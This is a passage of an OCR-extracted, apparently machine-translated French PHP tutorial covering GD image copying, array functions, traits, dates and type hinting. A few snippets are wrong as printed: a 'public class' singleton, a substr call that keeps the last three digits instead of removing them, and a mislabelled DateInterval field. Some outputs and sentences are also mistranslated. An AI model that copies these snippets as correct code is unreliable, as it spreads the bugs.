
```
//original image
$src_img=imagecreatefromstring(file_get_contents($original_image_path));
```

Maintenant, copiez toute (ou partie de) l'image originale (src_img) dans la nouvelle image (dst_img) en `imagecopyresampled` :


```
imagecopyresampled($dst_img, $src_img,
    $dst_x ,$dst_y, $src_x, $src_y,
    $dst_width, $dst_height, $src_width, $src_height);
```

Pour définir les `src_*` et `dst_*` , utilisez l'image ci-dessous:

src_img



dst_img



https://riptutorial.com/fr/php/topic/5195/traitement-d-image-avec-gd

Chapitre 95: Traitement de plusieurs tableaux ensemble

Examples

Fusionner ou concaténer des tableaux

```
$fruit1 = ['apples', 'pears'];
$fruit2 = ['bananas', 'oranges'];

$all_of_fruits = array_merge($fruit1, $fruit2);
// now value of $all_of_fruits is [0 => 'apples', 1 => 'pears', 2 => 'bananas', 3 =>
'oranges']
```

Notez que `array_merge` modifiera les index numériques, mais écrasera les index de chaîne

```
$fruit1 = ['one' => 'apples',  'two' => 'pears'];
$fruit2 = ['one' => 'bananas', 'two' => 'oranges'];

$all_of_fruits = array_merge($fruit1, $fruit2);
// now value of $all_of_fruits is ['one' => 'bananas', 'two' => 'oranges']
```

`array_merge` écrase les valeurs du premier tableau avec les valeurs du second tableau, s'il ne peut pas renuméroter l'index.

Vous pouvez utiliser l'opérateur `+` pour fusionner deux tableaux de manière à ce que les valeurs du premier tableau ne soient jamais écrasées, mais il ne renumérote pas les index numériques. Vous perdez donc les valeurs des tableaux dont l'index est également utilisé dans le premier tableau. .

```
$fruit1 = ['one' => 'apples',  'two' => 'pears'];
$fruit2 = ['one' => 'bananas', 'two' => 'oranges'];

$all_of_fruits = $fruit1 + $fruit2;
// now value of $all_of_fruits is ['one' => 'apples', 'two' => 'pears']

$fruit1 = ['apples', 'pears'];
$fruit2 = ['bananas', 'oranges'];

$all_of_fruits = $fruit1 + $fruit2;
// now value of $all_of_fruits is [0 => 'apples', 1 => 'pears']
```

Intersection du tableau

La fonction `array_intersect` renvoie un tableau de valeurs existant dans tous les tableaux passés à cette fonction.

```
$array_one = ['one', 'two', 'three'];
```

```
$array_two = ['two', 'three', 'four'];
$array_three = ['two', 'three'];

$intersect = array_intersect($array_one, $array_two, $array_three);
// $intersect contains ['two', 'three']
```

Les clés de tableau sont conservées. Les index des tableaux d'origine ne le sont pas.

`array_intersect` ne vérifie que les valeurs des tableaux. `array_intersect_assoc` fonction `array_intersect_assoc` renverra l'intersection des tableaux avec les clés.

```
$array_one = [1 => 'one',2 => 'two',3 => 'three'];
$array_two = [1 => 'one', 2 => 'two', 3 => 'two', 4 => 'three'];
$array_three = [1 => 'one', 2 => 'two'];

$intersect = array_intersect_assoc($array_one, $array_two, $array_three);
// $intersect contains [1 =>'one',2 => 'two']
```

fonction `array_intersect_key` ne vérifie que l'intersection des clés. Il retournera les clés dans tous les tableaux.

```
$array_one = [1 => 'one',2 => 'two',3 => 'three'];
$array_two = [1 => 'one', 2 => 'two', 3 => 'four'];
$array_three = [1 => 'one', 3 => 'five'];

$intersect = array_intersect_key($array_one, $array_two, $array_three);
// $intersect contains [1 =>'one',3 => 'three']
```

Combiner deux tableaux (les clés d'un, les valeurs d'un autre)

L'exemple suivant montre comment fusionner deux tableaux en un tableau associatif, où les valeurs de clé seront les éléments du premier tableau et les valeurs seront celles du second:

```
$array_one = ['key1', 'key2', 'key3'];
$array_two = ['value1', 'value2', 'value3'];

$array_three = array_combine($array_one, $array_two);
var_export($array_three);

/*
    array (
      'key1' => 'value1',
      'key2' => 'value2',
      'key3' => 'value3',
    )
*/
```

Modification d'un tableau multidimensionnel en tableau associatif

Si vous avez un tableau multidimensionnel comme celui-ci:

```
[
    ['foo',  'bar'],
```

```
    ['fizz', 'buzz'],
]
```

Et vous voulez le changer en un tableau associatif comme ceci:

```
[
    'foo'  => 'bar',
    'fizz' => 'buzz',
]
```

Vous pouvez utiliser ce code:

```
$multidimensionalArray = [
    ['foo',  'bar'],
    ['fizz', 'buzz'],
];
$associativeArrayKeys   = array_column($multidimensionalArray, 0);
$associativeArrayValues = array_column($multidimensionalArray, 1);
$associativeArray       = array_combine($associativeArrayKeys, $associativeArrayValues);
```

Ou, vous pouvez ignorer les paramètres `$associativeArrayKeys` et `$associativeArrayValues` et utiliser ce simple liner:

```
$associativeArray = array_combine(array_column($multidimensionalArray, 0),
array_column($multidimensionalArray, 1));
```

Lire Traitement de plusieurs tableaux ensemble en ligne:
https://riptutorial.com/fr/php/topic/6827/traitement-de-plusieurs-tableaux-ensemble

Chapitre 96: Traits

Examples

Traits pour faciliter la réutilisation du code horizontal

Disons que nous avons une interface pour la journalisation:

```
interface Logger {
    function log($message);
}
```

Maintenant, disons que nous avons deux implémentations concrètes de l'interface `Logger` : `FileLogger` et `ConsoleLogger` .

```
class FileLogger implements Logger {
    public function log($message) {
        // Append log message to some file
    }
}

class ConsoleLogger implements Logger {
    public function log($message) {
        // Log message to the console
    }
}
```

Maintenant, si vous définissez une autre classe `Foo` que vous voulez également pouvoir exécuter des tâches de journalisation, vous pouvez faire quelque chose comme ceci:

```
class Foo implements Logger {
    private $logger;

    public function setLogger(Logger $logger) {
        $this->logger = $logger;
    }

    public function log($message) {
        if ($this->logger) {
            $this->logger->log($message);
        }
    }
}
```

`Foo` est maintenant un `Logger` , mais sa fonctionnalité dépend de l'implémentation de `Logger` via `setLogger()` . Si nous voulons maintenant que class `Bar` également ce mécanisme de journalisation, nous devrions dupliquer ce morceau de logique dans la classe `Bar` .

Au lieu de dupliquer le code, un trait peut être défini:

```
trait LoggableTrait {
```

```
    protected $logger;

    public function setLogger(Logger $logger) {
        $this->logger = $logger;
    }

    public function log($message) {
        if ($this->logger) {
            $this->logger->log($message);
        }
    }
}
```

Maintenant que nous avons défini la logique dans un trait, nous pouvons utiliser le trait pour ajouter la logique aux classes `Foo` et `Bar` :

```
class Foo {
    use LoggableTrait;
}

class Bar {
    use LoggableTrait;
}
```

Et, par exemple, nous pouvons utiliser la classe `Foo` comme ceci:

```
$foo = new Foo();
$foo->setLogger( new FileLogger() );

//note how we use the trait as a 'proxy' to call the Logger's log method on the Foo instance
$foo->log('my beautiful message');
```

Résolution de conflit

Essayer d'utiliser plusieurs traits dans une classe peut entraîner des problèmes de méthodes contradictoires. Vous devez résoudre ces conflits manuellement.

Par exemple, créons cette hiérarchie:

```
trait MeowTrait {
    public function say() {
        print "Meow \n";
    }
}

trait WoofTrait {
    public function say() {
        print "Woof \n";
    }
}

abstract class UnMuteAnimals {
    abstract function say();
}
```

```
class Dog extends UnMuteAnimals {
    use WoofTrait;
}

class Cat extends UnMuteAnimals {
    use MeowTrait;
}
```

Maintenant, essayons de créer la classe suivante:

```
class TalkingParrot extends UnMuteAnimals {
    use MeowTrait, WoofTrait;
}
```

L'interprète php renverra une erreur fatale:

> **Erreur fatale: la** méthode Trait n'a pas été appliquée, car il existe des collisions avec d'autres méthodes de trait sur TalkingParrot

Pour résoudre ce conflit, nous pourrions faire ceci:

- utiliser le mot-clé au `insteadof` pour utiliser la méthode d'un trait au lieu de la méthode d'un autre trait
- créer un alias pour la méthode avec une construction comme `WoofTrait::say as sayAsDog;`

```
class TalkingParrotV2 extends UnMuteAnimals {
    use MeowTrait, WoofTrait {
        MeowTrait::say insteadof WoofTrait;
        WoofTrait::say as sayAsDog;
    }
}

$talkingParrot = new TalkingParrotV2();
$talkingParrot->say();
$talkingParrot->sayAsDog();
```

Ce code produira la sortie suivante:

> Miaou
> Trame

Utilisation de plusieurs caractéristiques

```
trait Hello {
    public function sayHello() {
        echo 'Hello ';
    }
}

trait World {
    public function sayWorld() {
        echo 'World';
    }
}
```

```
class MyHelloWorld {
    use Hello, World;
    public function sayExclamationMark() {
        echo '!';
    }
}

$o = new MyHelloWorld();
$o->sayHello();
$o->sayWorld();
$o->sayExclamationMark();
```

L'exemple ci-dessus affichera:

```
Hello World!
```

Changer la visibilité de la méthode

```
trait HelloWorld {
    public function sayHello() {
        echo 'Hello World!';
    }
}

// Change visibility of sayHello
class MyClass1 {
    use HelloWorld { sayHello as protected; }
}

// Alias method with changed visibility
// sayHello visibility not changed
class MyClass2 {
    use HelloWorld { sayHello as private myPrivateHello; }
}
```

Exécuter cet exemple:

```
(new MyClass1())->sayHello();
// Fatal error: Uncaught Error: Call to protected method MyClass1::sayHello()

(new MyClass2())->myPrivateHello();
// Fatal error: Uncaught Error: Call to private method MyClass2::myPrivateHello()

(new MyClass2())->sayHello();
// Hello World!
```

`MyClass2` donc que dans le dernier exemple de `MyClass2` la `MyClass2` originale sans alias de `trait HelloWorld` reste accessible telle `MyClass2` .

Qu'est-ce qu'un trait?

PHP n'autorise qu'un seul héritage. En d'autres termes, une classe ne peut que `extend` une autre classe. Mais que faire si vous devez inclure quelque chose qui n'appartient pas à la classe

parente? Avant PHP 5.4, vous deviez être créatif, mais dans 5.4 Traits ont été introduits. Les traits vous permettent essentiellement de "copier et coller" une partie d'une classe dans votre classe principale

```
trait Talk {
    /** @var string */
    public $phrase = 'Well Wilbur...';
    public function speak() {
         echo $this->phrase;
    }
}

class MrEd extends Horse {
    use Talk;
    public function __construct() {
         $this->speak();
    }

    public function setPhrase($phrase) {
         $this->phrase = $phrase;
    }
}
```

Nous avons donc ici `MrEd` , qui étend déjà `Horse` . Mais pas tous les chevaux `Talk` , nous avons donc un trait pour cela. Notons ce que cela fait

Tout d'abord, nous définissons notre Trait. Nous pouvons l'utiliser avec le chargement automatique et les espaces de noms (voir aussi Référencement d'une classe ou d'une fonction dans un espace de noms). Ensuite, nous l'incluons dans notre classe `MrEd` avec le mot-clé `use` .

Vous noterez que `MrEd` utilise les fonctions et les variables `Talk` sans les définir. Rappelez-vous ce que nous avons dit à propos de **copier et coller** ? Ces fonctions et variables sont toutes définies dans la classe maintenant, comme si cette classe les avait définies.

Les traits sont plus étroitement liés aux classes abstraites dans la mesure où vous pouvez définir des variables et des fonctions. Vous ne pouvez pas non plus instancier directement un Trait (c.-à-d. Un `new Trait()`). Les traits ne peuvent pas forcer une classe à définir implicitement une fonction comme une classe abstraite ou une interface. Les traits **ne** sont **que** des définitions explicites (puisque vous pouvez `implement` autant d'interfaces que vous le souhaitez, voir Interfaces).

Quand devrais-je utiliser un trait?

Lors de l'examen d'un trait, la première chose à faire est de vous poser cette question importante.

> Puis-je éviter d'utiliser un Trait en restructurant mon code?

Le plus souvent, la réponse sera *oui* . Les traits sont des cas marginaux causés par un seul héritage. La tentation d’abuser ou d’abuser des caractéristiques peut être élevée. Mais considérez qu'un Trait introduit une autre source pour votre code, ce qui signifie qu'il y a une autre couche de complexité. Dans l'exemple ici, nous ne traitons que de 3 classes. Mais les Traits signifient que vous pouvez maintenant traiter beaucoup plus que cela. Pour chaque trait, votre classe devient

beaucoup plus difficile à gérer, puisque vous devez maintenant faire référence à chaque trait pour savoir ce qu'il définit (et éventuellement une collision, voir Résolution de conflits). Idéalement, vous devriez conserver le moins possible de traits dans votre code.

Traits pour garder les classes propres

Au fil du temps, nos classes peuvent implémenter de plus en plus d'interfaces. Lorsque ces interfaces ont plusieurs méthodes, le nombre total de méthodes de notre classe deviendra très important.

Par exemple, supposons que nous ayons deux interfaces et une classe les implémentant:

```
interface Printable {
    public function print();
    //other interface methods...
}

interface Cacheable {
    //interface methods
}

class Article implements Cachable, Printable {
    //here we must implement all the interface methods
    public function print(){ {
        /* code to print the article */
    }
}
```

Au lieu d'implémenter toutes les méthodes d'interface dans la classe `Article` , nous pourrions utiliser des Traits distincts pour implémenter ces interfaces, en **gardant la classe plus petite et en séparant le code de l'implémentation de l'interface de la classe.**

Par exemple, pour implémenter l'interface `Printable` , nous pourrions créer cette caractéristique:

```
trait PrintableArticle {
    //implements here the interface methods
    public function print() {
        /* code to print the article */
    }
}
```

et faire en sorte que la classe utilise le trait:

```
class Article implements Cachable, Printable {
    use PrintableArticle;
    use CacheableArticle;
}
```

Les principaux avantages seraient que nos méthodes d’implémentation d’interface seront séparées du reste de la classe et stockées dans un trait qui est **seul responsable de l’implémentation de l’interface pour ce type d’objet.**

Implémentation d'un singleton à l'aide de traits

Disclaimer : *En aucun cas cet exemple ne préconise l'utilisation de singletons. Les singletons doivent être utilisés avec beaucoup de soin.*

En PHP, il existe un moyen standard d'implémenter un singleton:

```
public class Singleton {
    private $instance;

    private function __construct() { };

    public function getInstance() {
        if (!self::$instance) {
            // new self() is 'basically' equivalent to new Singleton()
            self::$instance = new self();
        }

        return self::$instance;
    }

    // Prevent cloning of the instance
    protected function __clone() { }

    // Prevent serialization of the instance
    protected function __sleep() { }

    // Prevent deserialization of the instance
    protected function __wakeup() { }
}
```

Pour éviter la duplication de code, il est conseillé d’extraire ce comportement dans un trait.

```
trait SingletonTrait {
    private $instance;

    protected function __construct() { };

    public function getInstance() {
        if (!self::$instance) {
            // new self() will refer to the class that uses the trait
            self::$instance = new self();
        }

        return self::$instance;
    }

    protected function __clone() { }
    protected function __sleep() { }
    protected function __wakeup() { }
}
```

Désormais, toute classe souhaitant fonctionner en singleton peut simplement utiliser le trait:

```
class MyClass {
    use SingletonTrait;
```

```
}

// Error! Constructor is not publicly accessible
$myClass = new MyClass();

$myClass = MyClass::getInstance();

// All calls below will fail due to method visibility
$myClassCopy = clone $myClass; // Error!
$serializedMyClass = serialize($myClass); // Error!
$myClass = deserialize($serializedMyclass); // Error!
```

Même s'il est maintenant impossible de sérialiser un singleton, il est toujours utile d'interdire la méthode de désérialisation.

Lire Traits en ligne: https://riptutorial.com/fr/php/topic/999/traits

Chapitre 97: Travailler avec les dates et l'heure

Syntaxe

- string date (string $ format [, int $ timestamp = time ()])
- int strtotime (chaîne $ time [, int $ now])

Examples

Analyser les descriptions de date en anglais dans un format de date

En utilisant la fonction `strtotime()` combinée avec `date()` vous pouvez analyser différentes descriptions de texte anglais à des dates:

```
// Gets the current date
echo date("m/d/Y", strtotime("now")), "\n"; // prints the current date
echo date("m/d/Y", strtotime("10 September 2000")), "\n"; // prints September 10, 2000 in the
m/d/Y format
echo date("m/d/Y", strtotime("-1 day")), "\n"; // prints yesterday's date
echo date("m/d/Y", strtotime("+1 week")), "\n"; // prints the result of the current date + a
week
echo date("m/d/Y", strtotime("+1 week 2 days 4 hours 2 seconds")), "\n"; // same as the last
example but with extra days, hours, and seconds added to it
echo date("m/d/Y", strtotime("next Thursday")), "\n"; // prints next Thursday's date
echo date("m/d/Y", strtotime("last Monday")), "\n"; // prints last Monday's date
echo date("m/d/Y", strtotime("First day of next month")), "\n"; // prints date of first day of
next month
echo date("m/d/Y", strtotime("Last day of next month")), "\n"; // prints date of last day of
next month
echo date("m/d/Y", strtotime("First day of last month")), "\n"; // prints date of first day of
last month
echo date("m/d/Y", strtotime("Last day of last month")), "\n"; // prints date of last day of
last month
```

Convertir une date dans un autre format

Les bases

Le moyen le plus simple de convertir un format de date en un autre est d'utiliser `strtotime()` avec `date()` . `strtotime()` convertira la date en un horodatage Unix . Cet horodatage Unix peut ensuite être transmis à `date()` pour le convertir au nouveau format.

```
$timestamp = strtotime('2008-07-01T22:35:17.02');
$new_date_format = date('Y-m-d H:i:s', $timestamp);
```

Ou comme un one-liner:

```
$new_date_format = date('Y-m-d H:i:s', strtotime('2008-07-01T22:35:17.02'));
```

Gardez à l'esprit que `strtotime()` requiert que la date soit dans un format valide . `strtotime()` ne fournissez pas un format valide, `strtotime()` renverra false, ce qui entraînera votre date du 1969-12-31.

Utiliser `DateTime()`

Depuis PHP 5.2, PHP offrait la classe `DateTime()` qui nous offre des outils plus puissants pour travailler avec les dates (et les heures). Nous pouvons réécrire le code ci-dessus en utilisant `DateTime()` comme suit:

```
$date = new DateTime('2008-07-01T22:35:17.02');
$new_date_format = $date->format('Y-m-d H:i:s');
```

Travailler avec les horodatages Unix

`date()` prend un timestamp Unix comme second paramètre et renvoie une date formatée pour vous:

```
$new_date_format = date('Y-m-d H:i:s', '1234567890');
```

DateTime () fonctionne avec les horodatages Unix en ajoutant un `@` avant le timestamp:

```
$date = new DateTime('@1234567890');
$new_date_format = $date->format('Y-m-d H:i:s');
```

Si l'horodatage que vous avez est en millisecondes (il peut se terminer en `000` et / ou que l'horodatage comporte treize caractères), vous devrez le convertir en secondes avant de pouvoir le convertir dans un autre format. Il y a deux façons de faire cela:

- Coupez les trois derniers chiffres en utilisant `substr()`

Le découpage des trois derniers chiffres peut être obtenu de plusieurs manières, mais l'utilisation de `substr()` est la plus simple:

```
$timestamp = substr('1234567899000', -3);
```

- Diviser les substrats par 1000

Vous pouvez également convertir l'horodatage en secondes en divisant par 1000. Étant donné que l'horodatage est trop grand pour que les systèmes 32 bits puissent faire des calculs, vous devrez utiliser la bibliothèque BCMath pour effectuer les calculs sous forme de chaînes:

```
$timestamp = bcdiv('1234567899000', '1000');
```

Pour obtenir un horodatage Unix, vous pouvez utiliser `strtotime()` qui renvoie un horodatage Unix:

```
$timestamp = strtotime('1973-04-18');
```

Avec DateTime (), vous pouvez utiliser `DateTime::getTimestamp()`

```
$date = new DateTime('2008-07-01T22:35:17.02');
$timestamp = $date->getTimestamp();
```

Si vous utilisez PHP 5.2, vous pouvez utiliser l'option de formatage `U` place:

```
$date = new DateTime('2008-07-01T22:35:17.02');
$timestamp = $date->format('U');
```

Travailler avec des formats de date non standard et ambigus

Malheureusement, toutes les dates avec lesquelles un développeur doit travailler sont dans un format standard. Heureusement, PHP 5.3 nous a fourni une solution pour cela. `DateTime::createFromFormat()` nous permet d'indiquer à PHP le format dans lequel une chaîne de date est `DateTime::createFromFormat()` de sorte qu'elle puisse être analysée avec succès dans un objet DateTime pour une manipulation ultérieure.

```
$date = DateTime::createFromFormat('F-d-Y h:i A', 'April-18-1973 9:48 AM');
$new_date_format = $date->format('Y-m-d H:i:s');
```

En PHP 5.4, nous avons eu la possibilité d'ajouter l'accès des membres de classe à l'instanciation, ce qui nous permet de transformer notre code `DateTime()` en une ligne unique:

```
$new_date_format = (new DateTime('2008-07-01T22:35:17.02'))->format('Y-m-d H:i:s');
```

Malheureusement, cela ne fonctionne pas encore avec `DateTime::createFromFormat()` .

Utilisation de constantes prédéfinies pour le format de date

Nous pouvons utiliser des constantes prédéfinies pour le format de `date()` dans `date()` au lieu des chaînes de format de date classiques depuis PHP 5.1.0.

Format de date prédéfini Constantes disponibles

`DATE_ATOM` - Atom (2016-07-22T14: 50: 01 + 00: 00)

`DATE_COOKIE` - Cookies HTTP (vendredi 22 juillet 2016 à 14:50:01 UTC)

`DATE_RSS` - RSS (ven. 22 juil. 2016 14:50:01 +0000)

`DATE_W3C` - Consortium World Wide Web (2016-07-22T14: 50: 01 + 00: 00)

`DATE_ISO8601` - ISO-8601 (2016-07-22T14: 50: 01 + 0000)

`DATE_RFC822` - RFC 822 (ven. 22 juil. 16 14:50:01 +0000)

`DATE_RFC850` - RFC 850 (vendredi 22 juillet 2016 à 14:50:01 UTC)

`DATE_RFC1036` - RFC 1036 (ven. 22 juil. 16 14:50:01 +0000)

`DATE_RFC1123` - RFC 1123 (ven. 22 juil. 2016 14:50:01 +0000)

`DATE_RFC2822` - RFC 2822 (ven. 22 juil. 2016 14:50:01 +0000)

`DATE_RFC3339` - Identique à DATE_ATOM (2016-07-22T14: 50: 01 + 00: 00)

Exemples d'utilisation

```
echo date(DATE_RFC822);
```

Cela va sortir: **Ven, 22 Jul 16 14:50:01 +0000**

```
echo date(DATE_ATOM,mktime(0,0,0,8,15,1947));
```

Cela va sortir: **1947-08-15T00: 00: 00 + 05: 30**

Obtenir la différence entre deux dates / heures

Le moyen le plus pratique est d'utiliser la classe `DateTime` .

Un exemple:

```
<?php
// Create a date time object, which has the value of ~ two years ago
$twoYearsAgo = new DateTime("2014-01-18 20:05:56");
// Create a date time object, which has the value of ~ now
$now = new DateTime("2016-07-21 02:55:07");

// Calculate the diff
$diff = $now->diff($twoYearsAgo);

// $diff->y contains the difference in years between the two dates
$yearsDiff = $diff->y;
// $diff->m contains the difference in minutes between the two dates
$monthsDiff = $diff->m;
// $diff->d contains the difference in days between the two dates
$daysDiff = $diff->d;
// $diff->h contains the difference in hours between the two dates
$hoursDiff = $diff->h;
// $diff->i contains the difference in minutes between the two dates
$minsDiff = $diff->i;
// $diff->s contains the difference in seconds between the two dates
$secondsDiff = $diff->s;

// Total Days Diff, that is the number of days between the two dates
$totalDaysDiff = $diff->days;

// Dump the diff altogether just to get some details ;)
var_dump($diff);
```

En outre, il est beaucoup plus facile de comparer deux dates. Il suffit d'utiliser les opérateurs de comparaison , tels que:

```
<?php
// Create a date time object, which has the value of ~ two years ago
$twoYearsAgo = new DateTime("2014-01-18 20:05:56");
// Create a date time object, which has the value of ~ now
$now = new DateTime("2016-07-21 02:55:07");
var_dump($now > $twoYearsAgo); // prints bool(true)
var_dump($twoYearsAgo > $now); // prints bool(false)
var_dump($twoYearsAgo <= $twoYearsAgo); // prints bool(true)
var_dump($now == $now); // prints bool(true)
```

Lire Travailler avec les dates et l'heure en ligne: https://riptutorial.com/fr/php/topic/425/travailler-avec-les-dates-et-l-heure

Chapitre 98: Type de conseil

Syntaxe

- fonction f (NomClasse $ param) {}
- fonction f (bool $ param) {}
- fonction f (int $ param) {}
- fonction f (float $ param) {}
- fonction f (chaîne $ param) {}
- fonction f (self $ param) {}
- fonction f (callable $ param) {}
- fonction f (tableau $ param) {}
- function f (? type_name $ param) {}
- function f (): nom_type {}
- fonction f (): void {}
- function f ():? nom_type {}

Remarques

Les indications de type ou les déclarations de type sont une pratique de programmation défensive qui garantit que les paramètres d'une fonction sont d'un type spécifié. Ceci est particulièrement utile lorsque vous indiquez un type d'interface, car cela permet à la fonction de garantir qu'un paramètre fourni aura les mêmes méthodes que celles requises dans l'interface.

Si vous passez le type incorrect à une fonction de type indicateur, une erreur fatale se produira:

> Erreur irrécupérable: TypeError non détecté: l'argument **X** transmis à **foo ()** doit être du type **RequiredType** , **ProvidedType** indiqué

Examples

Tapez les types scalaires, les tableaux et les callables

La prise en charge des paramètres de tableau de type indice (et le retour des valeurs après PHP 7.1) a été ajoutée à PHP 5.1 avec le `array` mots-clés. Les tableaux de toutes dimensions et de tous types, ainsi que les tableaux vides, sont des valeurs valides.

Le support des callables de type hinting a été ajouté dans PHP 5.4. Toute valeur `is_callable()` est valide pour les paramètres et les valeurs de retour appelées `callable` , à savoir les objets de `Closure` , les chaînes de noms de fonctions et les `array(class_name|object, method_name)` .

Si une faute de frappe se produit dans le nom de la fonction de telle sorte qu'elle ne soit pas `is_callable()` , un message d'erreur moins évident serait affiché:

> Erreur irrécupérable: TypeError Uncaught: l'argument 1 transmis à foo () doit être du

type callable, string / array donné

```
function foo(callable $c) {}
foo("count"); // valid
foo("Phar::running"); // valid
foo(["Phar", "running"); // valid
foo([new ReflectionClass("stdClass"), "getName"]); // valid
foo(function() {}); // valid

foo("no_such_function"); // callable expected, string given
```

Les méthodes non statiques peuvent également être transmises en tant qu'appelants au format statique, ce qui entraîne un avertissement de dépréciation et une erreur de niveau E_STRICT dans PHP 7 et 5 respectivement.

La visibilité de la méthode est prise en compte. Si le *contexte de la méthode avec le paramètre* `callable` n'a pas accès à l'appelable fourni, il se retrouvera comme si la méthode n'existait pas.

```
class Foo{
  private static function f(){
    echo "Good" . PHP_EOL;
  }

  public static function r(callable $c){
    $c();
  }
}

function r(callable $c){}

Foo::r(["Foo", "f"]);
r(["Foo", "f"]);
```

Sortie:

> Erreur irrécupérable: UnError TypeError: L'argument 1 transmis à r () doit pouvoir être appelé, tableau donné

La prise en charge des types scalaires de type hinting a été ajoutée en PHP 7. Cela signifie que nous prenons en charge les indications de type pour les `integer` `boolean` , les `integer` , les `integer` `float` et les `string` .

```
<?php

function add(int $a, int $b) {
    return $a + $b;
}

var_dump(add(1, 2)); // Outputs "int(3)"
```

Par défaut, PHP tentera de convertir tout argument fourni pour correspondre à son indice de type. Changer l'appel à `add(1.5, 2)` donne exactement le même résultat, puisque le float `1.5` été converti en `int` par PHP.

Pour arrêter ce comportement, il faut ajouter `declare(strict_types=1);` en haut de chaque fichier source PHP qui le nécessite.

```
<?php

declare(strict_types=1);

function add(int $a, int $b) {
    return $a + $b;
}

var_dump(add(1.5, 2));
```

Le script ci-dessus génère désormais une erreur fatale:

> Erreur fatale: UnCaught TypeError: l'argument 1 transmis à add () doit être du type entier, float donné

Une exception: types spéciaux

